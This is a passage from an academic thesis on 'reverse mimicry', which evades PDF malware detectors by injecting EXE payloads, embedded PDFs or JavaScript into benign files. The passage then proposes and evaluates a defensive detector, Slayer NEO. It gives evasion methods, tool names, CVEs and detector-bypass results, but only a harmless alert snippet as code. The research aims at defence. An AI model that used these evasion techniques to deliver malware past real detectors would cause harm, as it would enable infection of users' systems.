The basic principle of the reverse mimicry attack is very simple: Instead of manipulating a malicious sample to mimic benign patterns, this attack manipulates a benign file to make it malicious, with minimum structural differences. Figures 3.6 and 3.7 show an example that is similar to Figures 3.2 and 3.1. The recognized benign samples are poisoned by the introduction of a malicious payload (the initial benign samples are in clear blue).

This operation may determine a variation of some features that make the sample closer to the malicious region. However, I will show that this variation can be very limited: the new malicious samples may not cross the boundary of the decision region, thus bypassing the detection system.

This process is relatively easy to be implemented in PDF files, because of their particular standard. In the following, I will describe three possible ways of implementing this attack.

3.8.1 EXE Embedding

As described in Section 3.1.1, when an existing PDF object is edited without rewriting the entire file, a new `version` is added after its trailer. This version has *a new trailer* which defines the main object (`root`) of the PDF tree. In other words, with a new version, it is possible to completely redraw the tree of a PDF file. However, if there are compressed data, removing the previous version or its objects from the file can be a difficult operation: there are strict boundaries indicated by the `Xref table`. Indeed, when new objects are added, their related `Xref table` values are included as well. This means that *adding* structural features is really easy but, on the contrary, *removing* them can be quite complex. I added a new version of the file containing a malicious embedded `EXE` payload, by using the `Social Engineering Toolkit (SET)` [84]. In this version, a new `root` object is added, so that the new trailer will point to this new object. Listing 3.4 shows the changes between the `root` object in the benign sample and the one in the malicious sample (embedded in the second version) and the *trailer*, respectively, for the benign and the malicious file.

Example 3.4: Changes in `root` object structure and memory allocation from a benign to a malicious sample. Lines 1-12 show the object in the benign sample, while lines 14-25 shows the same object in the malicious sample.

```
 1 75 0 obj
 2 <<
 3 /Type /Catalog
 4 /Pages 72 0 R
 5 /PageLabels 71 0 R
 6 /Outlines 69 0 R
 7 /PageLayout /SinglePage
 8 /OpenAction 176 0 R
 9 /Metadata 177 0 R
10 >>
11 endobj
12 Xref position: 005878978 00000 n
13
14 75 0 obj
15 <<
16 /Type /Catalog
17 /Pages 72 0 R/Names 178 0 R
18 /PageLabels 71 0 R
19 /Outlines 69 0 R
20 /PageLayout /SinglePage
21 /OpenAction 182 0 R
22 /Metadata 177 0 R
23 >>
24 endobj
25 Xref position: 006475864 00000 n
```

As it can be seen from the listing, a new object called `Names` is added and the `OpenAction` object is changed from 176 to 182. Those two objects are usually related to *actions* such as code execution or, for benign files, the filling of a form. Needless to say, the presence of these objects make the file more suspicious, but it does not constitute a proof of maliciousness by itself. Listing 3.5 better explains the changes introduced by the new version to the logical tree.

Example 3.5: Differences between the beginning of the trees in benign and malicious sample. Lines 2-10 shows the original version of the tree, and lines 12-21 shows the changes that have been performed by injecting a new version in the file

```
1 Version 0:
2 /Catalog (75)
3         stream (177)
```

```
        /Action /GoTo (177)
                /Page (77)
                        /Pages (72)
                                /Page (77)
                                /Page (1)
                                        /Pages (72)
                                        array (3)
Version 1:
/Catalog (75)
        Unknown (177)
        /Action /Javascript (182)
                /Unknown (72)
                /Unknown (71)
                /Unknown (69)
                /EmbeddedFiles (178)
                        /Names (179)
                                /FileSpec (180)
                                        stream (181)
```

Object 182 contains the `Javascript` keyword, which *automatically*[21] triggers a launch action on the embedded file, described by the keyword `EmbeddedFiles`, which is finally contained inside the `stream` 181. This is also known as the `CVE-2010-1240` vulnerability, and it was discovered by Didier Stevens. Stevens has also implemented a way to make an application be launched inside a PDF *without* using Javascript [85]. It is not important to explain any single detail of how the vulnerability can be exploited. The reason why this vulnerability is interesting, although not being very recent (indeed, this attack will not work on `Adobe Reader X`), is that it is a clear (and concrete, as we have generated *real samples*) proof-of-concept of the effectiveness of the reverse mimicry attack.

3.8.2 PDF Embedding

A limit of the attack I have just described is that it is related to an old vulnerability. Therefore, even if it is able to evade structural analysis techniques, it might not work in patched `Adobe Reader` versions (specifically, after the 9.3). However, the PDF standard supports the embedding of other file formats apart from the `EXE` one (whose automatic execution is currently banned by Adobe). In particular, the most interesting format is the PDF one itself. Indeed, it is possible to embed a PDF file inside another one, so that *the embedded file is automatically opened without user interaction.* Therefore, it is possible to embed a malicious file inside a benign one. Interestingly for our purposes, there are no restrictions on the file that can be embedded: it can contain Javascript, Flash code, *etc.* Such samples can be automatically built using the embedding function provided by the `PeePDF` tool [86]. To improve the obfuscation of an embedded file, `PeePDF` can embed the file in a compressed `stream`. This means that, in order to retrieve the features of the embedded file, the parser should be able to *decompress the stream* by applying the correct *filter*. This can give a strong advantage against *raw* parsers which

[21]That is, without user interaction.

do not decompress objects contained inside a PDF file. Listing 3.6 shows an example of a typical PDF file embedded object.

Example 3.6: An example of a PDF embedded object

```
65 0 obj
<< /Length 121365
/Type /EmbeddedFile
/Filter /FlateDecode
/Params << /Size 123679
/Checksum <24c0c2b54da6b50a4e7ee3c5e8a9b3eb >>
/Subtype /application#2Fpdf >>
stream
*compressed data*
```

As it can be seen, the keyword `EmbeddedFile` (along with some others) is added to the carrier file. This is a clear marker that an embedded file is contained inside the carrier. Again, the presence of such a keyword may make the file more suspicious, but it does not constitute a proof of maliciousness by itself. The couple of keys `Filter` and `FlateDecode`, followed by the `stream`, means that the embedded object is compressed with the `FlateDecode` filter. This simple approach may completely bypass simple parsers such as `PdfID` [87], that are not able to decompress object streams. Therefore, accurate parsers are fundamental in order to retrieve useful information about embedded content. Even if a parser is able to decompress object streams, embedding a PDF file allows a fine-grain control on the structural features of the carrier file. For example, we can carefully choose what structural features are injected, depending also on the vulnerability that is exploited by the malicious sample. In other terms, PDF embedding allows devising reverse mimicry attacks that exploit a wide spectrum of vulnerabilities, even those that affect the latest versions of PDF readers.

3.8.2.1 Javascript Injection

Most of malicious PDF files adopt Javascript code [70] to exploit vulnerabilities in the reader application. Smutz et al. showed that there are basically two types of Javascript code that can be used: one type that, along with the code to exploit the vulnerability, *includes the payload used for the attack* and the other one that relies to other objects in the file, or to external malicious links, to download malicious code [33]. The best way to perform a reverse mimicry attack is to encapsulate a malicious Javascript code that does not contain references to other objects. This is because only one object will be added to the PDF tree and, consequently, a minimum variation over the structure of the `root` (benign) file is introduced. Furthermore, a single object addition is much faster and more feasible for an attacker than a complicated obfuscation process. An interesting characteristic of Javascript injection is that no new version is added: the whole tree is completely rewritten. This causes little modifications in the reference to the tree structure: the whole structure is substantially the same, and this leads to little variations of the PDF pattern in the feature space. Listing 3.7 shows an example of this specific attack, that can be easily built using specific `Python` libraries [88]. As it can be seen, a Javascript object is added, and the Javascript code is inserted after the `JS` keyword (the one in the Figure was cut for space reason). It is also possible to observe how the `Catalog` object is changed. The reference marked by `93 0 R` has been added in order for the code to be executed *independently* from the presence of other objects within the PDF file.

Example 3.7: An example of an injected `Javascript` object and how the `Catalog` object is changed consequently

```
93 0 obj
<<
/Type /Action
/S /Javascript
/JS (app.alert({cMsg: 'Hello from PDF Javascript', cTitle:
>>
endobj
94 0 obj
<<
/Type /Catalog
/Pages 1 0 R
/OpenAction 93 0 R
>>
```

3.8.3 Systems Weaknesses

The reason why the reverse mimicry, along with its variants, is so effective against Machine Learning systems, is easily deducible by observing the *parts of the PDF file* on which the detection systems focus. Figure 3.8 shows a *conceptual* representation of the layers on which systems such as `PJScan`, `Malware Slayer` and `PDFRate` calibrate their analysis.

Generally speaking, we can distinguish three types of layers:

- **Standard Objects (`STO`) Layer**: objects that are not related to external actions (such as execution of code). They can, however, contain references to suspicious or malicious objects.
- **Suspicious Objects (`SUO`) Layer**: objects that are related to external actions (such as code execution, forms, etc.). In this category there are objects that can contain, for example, keywords such as `Acroform`, `Names`, `Javascript`, etc.
- **Malicious code or Embedded Files (`CE`) Layer**: this layer describes *codes or embedded files contained inside suspicious objects*. It is the point in which the *real* attack is contained, therefore, in this representation, it is considered the most internal layer.



"Standard" Objects (STO) Layer
"Suspicious" Objects (SUO) Layer
Code Or Embedded Files (CE Layer)

FIGURE 3.8: A conceptual representation of the layers

`Malware Slayer` [32] *only* extracts information from the `STO` and the `SUO` layers. The injection, for example, of `Javascript`, introduces small changes in both layers. The classifier can see this variation in terms of suspicious objects. However, objects in `SUO` layer do *not* necessarily contain malicious code. Indeed, if there is a code inside the suspicious object, it might also be benign. Therefore, there might be a *benign* file with a *suspicious* distribution of the objects in the `STO` and `SUO` layers. Now, let us consider a malicious and a benign Javascript code: suppose that these codes are injected inside the *same* `PDF` file, therefore obtaining two files, one malicious and one benign. Given a set of features related to `STO` and `SUO` layers only, the two files would be indistinguishable from each other. Figure 3.9 shows a graphical representation of this behavior.

Of course, the same approach is valid when an embedded file is used instead of code. `PJScan` [70], on the contrary, does not suffer from this issue, as its features are mainly extracted from the `CE` layer (the same applies to `LuxOR`). However, the tool *only* analyzes `Javascript` code, and therefore it could be easily evaded by a sample carrying other malicious content, such as `ActionScript` code, `EXE Payloads`, *etc.*




FIGURE 3.9: An example of evasion of systems that extract features from STO and SUO layers

TABLE 3.5: Efficacy of `EXEembed`, `PDFembed`, `JSinject` evasion techniques against six PDF malware detection tools

Detector	`EXEembed`	`PDFembed`	`JSinject`
`PJScan`	**evaded** (-/.317)	**evaded** (-/-)	detected (-/.905)
`PDFRate Contagio`	**evaded** (.002/.069)	**evaded** (0/.008)	**evaded** (0/.148)
`PDFRate George Mason`	**evaded** (0/.162)	**evaded** (0/0)	**evaded** (0/.013)
`PDFRate Community`	**evaded** (.001/.2)	**evaded** (.008/.024)	**evaded** (0/.125)
`Malware Slayer`	**evaded** (0/.08)	**evaded** (0/0)	**evaded** (0/.08)
`Wepawet`	-	-	-

3.9 Testing Reverse Mimicry

To assess the efficacy of reverse mimicry attacks, I implemented the three attack variants presented in Section 3.8, namely, EXE Payload embedding —`EXEembed`—, PDF embedding —`PDFembed`—, Javascript injection —`JSinject`— and tested them against various PDF malware detectors proposed so far, namely, `Wepawet` (online tool) [75], `PJScan` [70], `Malware Slayer` [32] and `PDFRate` [33]. More precisely, I tested three *online* versions of `PDFRate` differing each other on the data source employed for training: `Contagio`, `George Mason` and `Community` version[22].

`PJScan` and `Malware Slayer` have been trained on a data-set composed by `5993` malicious samples retrieved from the Contagio repository [89], that is, the same data source employed by `PDFRate Contagio`. For `Malware Slayer`, `5591` benign files collected automatically using the Yahoo search API [90] have also been adopted. Each attack variant has been built starting from a randomly-chosen benign file. In this preliminary evaluation, I report only the results attained by attacks built in the first run. In particular I built the attacks as follows:

- `EXEembed`: I embedded a `Zeus EXE` payload which implements a simple type of compression;
- `PDFembed`: I embedded a `PDF` file containing malicious Javascript code that implements the `CVE-2009-4324` vulnerability. The embedded file is opened automatically (without user interaction) as soon as the `root` file is opened.
- `JSinject`: I injected the same `Javascript` code employed for `PDFembed` in the `root` file; I recall that this task does *not* require an addition of a version on the file.

For each PDF malware detector, I verified that such a `root` file was indeed correctly labelled as benign. For those detectors that provide also a *maliciousness* score, I computed how much such score changed before and after the attack implementation, i.e., I computed the score of the `root` file, as well as the score of the PDF attack instance built upon it. This task allowed me to evaluate the *sensitivity* of each detector with respect to a certain evasion technique.

Table 3.5 shows a summary of evasion results. For each detector, I indicate whether an evasion attack is successful (evaded, in bold) or not (detected). Between parentheses, when available, I indicate `root` and attack score, separated by a /. The maliciousness score ranges from 0 to 1, and an ideal detector should assign high values for attack instances and very low values to benign samples. As it can be seen from Table 3.5, the reverse mimicry attacks are incredibly effective against all PDF detectors. Almost all PDF detectors assign a relatively low score to the three attack instances, and are thus successfully evaded. More precisely, all detectors which adopt structural analysis, i.e., `PDFRate` and `Malware Slayer` are successfully evaded, whereas `PJScan` is evaded by both `EXEembed` and `PDFembed`, but it is able to detect `JSinject`. In fact, this behavior is quite reasonable, because as explained in Section 3.8.3, `PJScan` operates at the `CE` layer, and

[22]More details are available at `https://www.csmutz.com/pdfrate/data`.

therefore its features are not influenced by the structural injection operated by reverse mimicry attacks. More in detail, `PJScan` does not provide a score for the `root` file, since it does not contain Javascript. Moreover, `PJScan` does not provide a score for `PDFembed`, because such detector is not able to analyze Javascript code within embedded PDF files, due to a limitation of its file parsing mechanism.

An analogous result has been obtained with `Wepawet`. From `Wepawet` I was unable to get any detection result, because my attacks systematically raised *internal errors*. On the other hand, the detector was indeed active, because I was able to analyze benign PDFs[23] as well as malicious PDFs taken from the Contagio repository [89]. As a consequence, I speculate that `Wepawet` was unable to analyze my attacks due to some parsing error caused by our deliberate PDF manipulation. In a recent work, Jana and Shmatikov [91] showed that such kind of errors are pretty common in malware detectors, and actually represent the weakest link of malware defense.

Finally, we would like to discuss a particularly interesting finding, related to the `JSinject` attack. An attack instance containing the same Javascript code can be built automatically through the `Metasploit` framework [92]. However, doing so would make this attack detectable by *all* PDF malware detectors. There is a good reason for this, since this attack instance contains *both* structural and code differences with respect to benign files. This aspects highlights once more the efficacy of the reverse mimicry evasion strategy.

3.10 Countermeasures Based On Structure: Slayer NEO

As previously said, structural systems allow for a wider detection when compared to only Javascript ones. At the same time, they suffer from attacks like reverse mimicry that can easily bypass them. More in general, systems developed until now suffer from several weaknesses, which can be summed up in three categories:

- **Design weaknesses**: some systems might be designed to only detect a specific type of attack (e.g., Javascript-based ones). However, such choice might make the system easy to evade when, for example, Actionscript is used [32].
- **Parsing weaknesses**: some systems resort to what I define as *naive parsing*, i.e., analyzing the whole file content without considering its *logical* structure. This might lead to examining, for example, objects that will never be parsed by the reader. This might expose such systems to *evasion attacks*, as it is very easy to introduce changes that will deceive the systems without having any impact on the

[23]`Wepawet` classified correctly the `root` file, but no maliciousness score was available.

reader. Moreover, ignoring the logical structure also leads to overlooking *embedded* content, such as other PDF files [33, 37].

- **Features weaknesses**: some features might be easily crafted by an attacker. For example, a system might rely on the number of lowercase or uppercase letters of the file. Modifying such elements is a straight-forward task and might simplify the system evasion.

To overcome these weaknesses (and counteract reverse mimicry attacks), I propose a new machine learning-based approach (called `Slayer NEO`) that extracts information from the *structure* and the *content* of a PDF file. This method is purely *static* and, as the file is not executed by a PDF rendering engine.

Figure 3.10 shows the high-level architecture of `Slayer NEO`. To extract information,




FIGURE 3.10: High-level architecture of Slayer NEO.

I created a *parser* that adopts `PeePDF` and `Origami`. These tools perform an in-depth analysis of PDF files to detect known exploits, suspicious objects, or potentially malicious functions (for example, see vulnerability `CVE-2008-2992`). Moreover, they will extract and parse, as a separate sample, any *embedded* PDF file. When combined, these tools provide a reliable parsing process in comparison to other ones, such as `PdfID`, which naively analyzes PDF files ignoring their logical properties, thus allowing attackers to easily manipulate them [37].

Each PDF file will be represented by a vector composed by:

- 8 features that describe the *general structure* of the file in terms of number of objects, streams, etc.;
- A *variable* number of features (usually not more than 120, depending on the training data) related to the *structure of the PDF objects*. Such features are represented by the occurrence of the most *frequent keywords* in the training dataset;
- 7 features related to the *content* of the PDF objects. In particular, the PDF objects are parsed to detect *known vulnerabilities*, *malformed objects*, etc.

The remaining of this Section is organized as follows. Section 3.10.1 provides a detailed description of all the features that I extract to discriminate between benign and malicious PDF files. Section 3.10.2 describes and motivates the chosen classification algorithm. Section 3.10.3 describes the evasion problem and the strategies that have been adopted to counteract it.

3.10.1 Features

3.10.1.1 General Structure

I extract 8 features that contain information about:

- The *size* of the file;
- The number of *versions* of the file;
- The number of *indirect objects*;
- The number of *streams*;
- The number of *compressed objects*;
- The number of *object streams*[24];
- The number of *X-ref streams*[25];
- The number of *objects containing* Javascript.

[24]Streams containing other objects.
[25]A new typology of cross-reference table introduced by recent PDF specification.

Whereas these features may not be discriminant when singularly used, they provide a good overview of the whole PDF structure when used together. For instance, malicious PDFs (and their number of objects/ streams) are often smaller, in terms of size, than legitimate ones. This is reasonable, as malicious PDFs do not usually contain text. The smaller is the file size, the smaller is the time needed to infect new victims. The number of *versions* is usually higher than 1 in benign files, as a new version is typically generated when a user directly modifies or extends a PDF file. Malicious files usually exhibit a higher number of Javascript objects compared to benign files. This is because many exploits are executed by *combining* multiple Javascript pieces of code in order to generate the complete attack code. Finally, *object and X-ref streams* are usually employed to hide malicious objects inside the file, and *compressed objects* can include embedded contents, such as scripting code or other EXE/PDF files.

3.10.1.2 Object Structure

I extract the *occurrence* of the most *characteristic* keywords defined in the PDF language. *Characteristic* keywords are the ones that appeared in our training dataset D with a frequency that is higher of a threshold t. Other works, such as [71], obtained a similar threshold by arbitrarily choosing a reasonable value for it. I obtain t in a more systematic way, so that it is better related to the data in D. In order to do so, I:

1. Split D into D_m and D_l. D_m only contains *malicious* files and D_l only *legitimate files*. Obviously, $D = D_m \cup D_l$;

2. For each dataset, and for each keyword k_n of the PDF language, I define: $f_n = F(k_n)$, where f_n represents *the number of samples* of each dataset in which k_n appears at least once;

3. For each dataset, I extract the frequency threshold value t by resorting to a *k-means clustering* algorithm [93] with *k=2* clusters, computed through an euclidean distance. To precisely determine the sizes of the two clusters, the algorithm has been tested five times with different starting points[26]. In this way, basing on their f_n value, we split keywords into two groups. Thus, for each dataset, we extract the set of keywords K defined as: $K = \{(k_n)|f_n > t\}$ Therefore, for D_m I will obtain a set K_m and for D_l a set K_l;

4. Finally, I get the final set of characteristic keywords K_t by: $K_t = K_m \cup K_l$.

[26]The seed value has been set to the default value indicated here: `http://weka.sourceforge.net/doc.dev/weka/clusterers/SimpleKMeans.html`.

The number of keywords in K_t depends on the training data and on the clustering result. The reason why I considered characteristic keywords occurrences is that their presence is often related to specific actions performed by the file. For example, */Font* is a characteristic keyword in benign files. This is because it represents the presence of a specific font in the file. If this keyword occurs a lot inside one sample, it means that the PDF renderer displays different fonts, which is an expected behavior in legitimate samples. Selecting the most characteristic keywords also helps to ignore the ones that do not respect the PDF language standard. Including the occurrence of non-characteristic or extraneous keywords in the feature set might make the system vulnerable to evasion attacks, as an attacker could easily manipulate the PDF features without altering the file rendering process.

3.10.1.3 Content-Based Properties

I verify if a PDF file is accepted or rejected by either `PeePDF` or `Origami`. There are two features associated to this information, one for `PeePDF` and one for `Origami` and they are extracted by means of a *non-forced scan*[27]. Such scan evaluates the overall *integrity* of the file. For example, if the PDF file exhibits a bad or malformed header, it will be immediately rejected by the two tools. In more complex cases, rejecting a file usually means that it contains suspicious elements such as the execution of code, malformed or incorrect x-ref tables, corrupted headers, etc. However, such elements might as well be present in legitimate samples. Therefore, `PeePDF` and `Origami` cannot be used alone as malicious PDF files detectors, as they would report a lot of *false positives.*

There are also `5` features that provide information about *malformed* elements. In particular:

- *malformed objects* (e.g., when scripting codes are directly put in a PDF dictionary);
- *malformed streams*;
- *malformed actions* (using keywords that do not belong to the PDF language);
- *malformed code* (e.g.,, using functions that are employed in vulnerabilities) and **e)** compression filters (e.g., when compression is not correctly performed).

This is done as malicious PDF files often contain objects with some of the aforementioned malformations, as the reader would parse them without raising any warnings about them.

[27]A scan that is stopped if it finds anomalies in the files. This definition is valid for `PeePDF`; in `Origami`, such scan is defined as *standard mode.*

3.10.2 Classification

We resort to a *supervised* learning approach, i.e., both benign and malicious samples are used for training, and I adopted decision trees classifiers [94]. Decision trees are capable of natively handling different types of features features, and they have successfully been used in previous works related to Malicious PDF files [32, 33, 36].

As classifier, I choose the *Adaptive Boosting* (`AdaBoost`) algorithm, which linearly combines a set of *weak* learners, each of them with a specific weight, to produce a more accurate classifier [95]. A *weak learner* is a low-complexity classification algorithm that is usually better than random guessing. The weights of each weak learner are dependent on the ones of the training instances with which each learner is trained. Example of weak learners are decision stumps (i.e., decision trees with only one leaf) or simple decision trees (`J48`). Choosing an ensemble of trees usually guarantees more robustness against *evasion attacks* compared to a single tree, as an attacker should know which features are most discriminant for *each* tree of the ensemble to perform an optimal attack.

3.10.3 Reverse Mimicry Detection

To tackle reverse mimicry attacks, I resort to different strategies. To counteract *PDF Embedding* I look for objects that, in their dictionary, contain the keyword `/EmbeddedFiles`. If such object is found, the relative object stream is decompressed, saved as a separate PDF and then analyzed. If this file is found to be malicious, then the original starting file will be considered malicious as well. To detect the other two attacks, it is important to correctly tune the *learning algorithm parameters* that we chose to train `Slayer NEO`. In particular, I show that the robustness of the learning algorithm is strongly dependent on two aspects:

- The *weight threshold* (W) parameter of the `AdaBoost` algorithm (expressed, in my case, as a *percentage*) [95]. Thanks to this value, it is possible to select the samples that will be used, for each iteration of the `AdaBoost` algorithm, to tune the weights of the weak classifiers. In particular, for each iteration, the samples are chosen as follows:

    1. I order the training set samples by their *normalized* weights (the lowest weight first). Samples that have been incorrectly classified at the previous iteration get higher weights. The normalized weights sum S_w is set to zero.

2. Starting from the first sample, I compute $S_w = S_w + w_s$, where w_s is the normalized weight of the sample. If $S_w < W$, then the sample will be employed for the training[28]. Otherwise, the algorithm stops.

The usage of a reduced weight threshold means that the weak classifiers will not be trained on samples that have been misclassified during previous iterations. This avoids that the global decision function changes its shape trying to correctly classify a particularly hard sample. This might also lead to more false positives.

- The *training data quality*. The *reverse mimicry* attacks directly address the *shape* of the classifier decision function, which depends on the weights of each weak classifier. Some functions might be particularly vulnerable after being trained, i.e., might have a combination of weights that could be particularly sensitive to *reverse mimicry* attacks. An empirical way to fix this problem is tuning the function weights by using *resampling*, i.e., generating *artificial training data* from the samples set obtained, given a specific weight threshold W. However, tuning the weights of an already robust function might create a *vulnerable* shape. Therefore, this empirical correction should only be used *after* having checked the weights of the function and *after* having verified its vulnerability. I call this correction *function optimization*.

3.11 Experimental Evaluation of Slayer NEO

I start this Section by discussing the dataset adopted in my experiments, as well as the training and test methodology for evaluating performances. Then, I describe *two* experiments. In the first one, I compared the general performances of my approach, in terms of detection rate and false positives, to the ones of the other state of the art tools. In particular, I focused on `PJScan`, `Wepawet`, and `PDFRate`, as they can be considered the most important and *publicly available* research tools for detecting malicious PDF files. The second experiment tested `Slayer NEO` against the *reverse mimicry attacks* that have been described in Section 3.9, and compared its results to the ones provided by the tools described in the previous experiment. I do so by producing a high number of *real, working* attack samples.

3.11.1 Dataset

I executed my experiments using real and up-to-date samples of both benign and malicious PDFs in-the-wild. Overall, I collected `11,138` unique malicious samples from

[28]If W is in its percentage form, it must be divided by 100 first.

`Contagio`[29], a well-known repository that provides information about latest PDF attacks and vulnerabilities. Moreover, I *randomly* collected `9,890` benign PDF samples, by resorting to the public `Yahoo search engine API` (`http://search.yahoo.com`). I kept a balance between malicious and benign files to ensure a good supervised training.

For the second experiment, I created 500 attack samples variants for each of the three attacks described in Section 3.9: *Javascript Injection*, *EXE Embedding* and *PDF Embedding*. Hence, I generated a total of 1500 real attack samples.

3.11.2 Training and Test Methodology

For the *first experiment*, to carefully evaluate the performances of `Slayer NEO`, I randomly split my data into two different datasets:

- A training set composed by `11,944` files, split into `5,993` malicious and `5,951` benign files. This set was used to train the classifier.
- A test set composed by `9,084` files, split into `5,145` malicious and `3,939` benign files. This set was used to evaluate the the classifier performances.

This process was repeated *three* times: I computed the mean and the standard deviation of the True Positives (TP) and False Positives (FP) over these three replicas. As a unique measure of the classification quality, I also employed the so-called *Matthews Correlation Coefficient* (MCC) [96], defined as:

$$MCC = \frac{TP \cdot TN - FP \cdot FN}{\sqrt{(TP+FP)(TP+FN)(TN+FP)(TN+FN)}}$$

where TN and FN refer to the number of true and false negatives, respectively.

In my experiments, I trained an `AdaBoost` [95] ensemble of J48 trees, whose parameters were optimized with a 10-fold cross validation. I selected this classifier as it showed the best accuracy compared to single classifiers (I also experimented with random forest and SVM) or other ensemble techniques on my dataset.

For the *second experiment*, I employed the *same* training sets of the first experiment to train the system but, as a test set, the `1500` attack samples described before have been adopted.

[29]`http://contagiodump.blogspot.it`

Table 3.6: Experimental comparison between Slayer NEO and other academic tools.

System	TP	FP	MCC
Slayer NEO	**99.805** (±.089)	**.068** (±.054)	**.997**
PDFRate	99.380 (±.085)	.071 (±.056)	.992
Wepawet	88.921 (±.331)	.032 (±.012)	.881
PJScan	80.165 (±1.979)	.013 (±.012)	.798

3.11.3 General Performances

In this experiment, I compared the performances of `Slayer NEO` to three public research tools for the detection of malicious PDFs: `Wepawet`, `PJScan` and `PDFRate` (see Section 3.1.3). As `PJScan` employs a *One Class SVM*, I did not use any benign files to train the system. `PJScan` was trained with the same malicious samples used for our system. `PDFRate` was trained with a balanced dataset of 5000 benign and 5000 malicious samples, the latter collected from `Contagio`. I point out that there are three different instances of `PDFRate`: Each of them employs the same classifier, but is trained with different data. To provide a fair comparison with our system, I considered only the one trained on the `Contagio` dataset, as `Contagio` is the same source from which I collected our malware samples. I also observe that the training size of `Wepawet` is unfortunately unknown[30]. Even though a perfect comparison would require the same exact training set for all the systems, I believe that, in this situation, my set up was a very good compromise with which I could provide useful information about their performances.

In Table 3.6, I show the results of the comparison between our system and the other tools. For each system, I show the average percentage of true positives (TP), false positives (FP), the related standard deviation within parentheses, and the MCC coefficient computed on mean values for TP and FP. I point out that `Wepawet` was not able to analyze all the samples. In particular, it examined `5,091` malicious files and `3,883` benign files. I believe there were some parsing problems that affected the system, as it did not fully implement all the Adobe specifications and only simulated the execution of embedded Javascript code and executables. I also observe that `PJScan` considered as *benign* all the samples for which it could not find evidence of *Javascript* code usable for the analysis.

From this Table, it is evident that `Slayer NEO` completely outperformed `Wepawet` and `PJScan`. `PJScan` showed the smallest false positive rate, but exhibited a much lower detection rate compared to the other systems. `Wepawet` performed slightly better than our solution in terms of FP rate, but it provided a lower TP detection rate. I also observe than `Slayer NEO` performed better than `PDFRate`. In fact, results are superior both in terms of TP and FP rate, with a higher MCC coefficient. I point out that `Slayer NEO`

[30]Being `Wepawet` and `PDFRate` online services, I could not train such systems with our own samples.

was better to `PDFRate` while adopting a significantly lower number of features. In fact, `PDFRate` resorts to `202` features to perform its analysis [33], whereas `Slayer NEO` has never gone beyond `135` (considering the variable number of object-related features).

3.11.4 Detection Under Reverse Mimicry Attacks

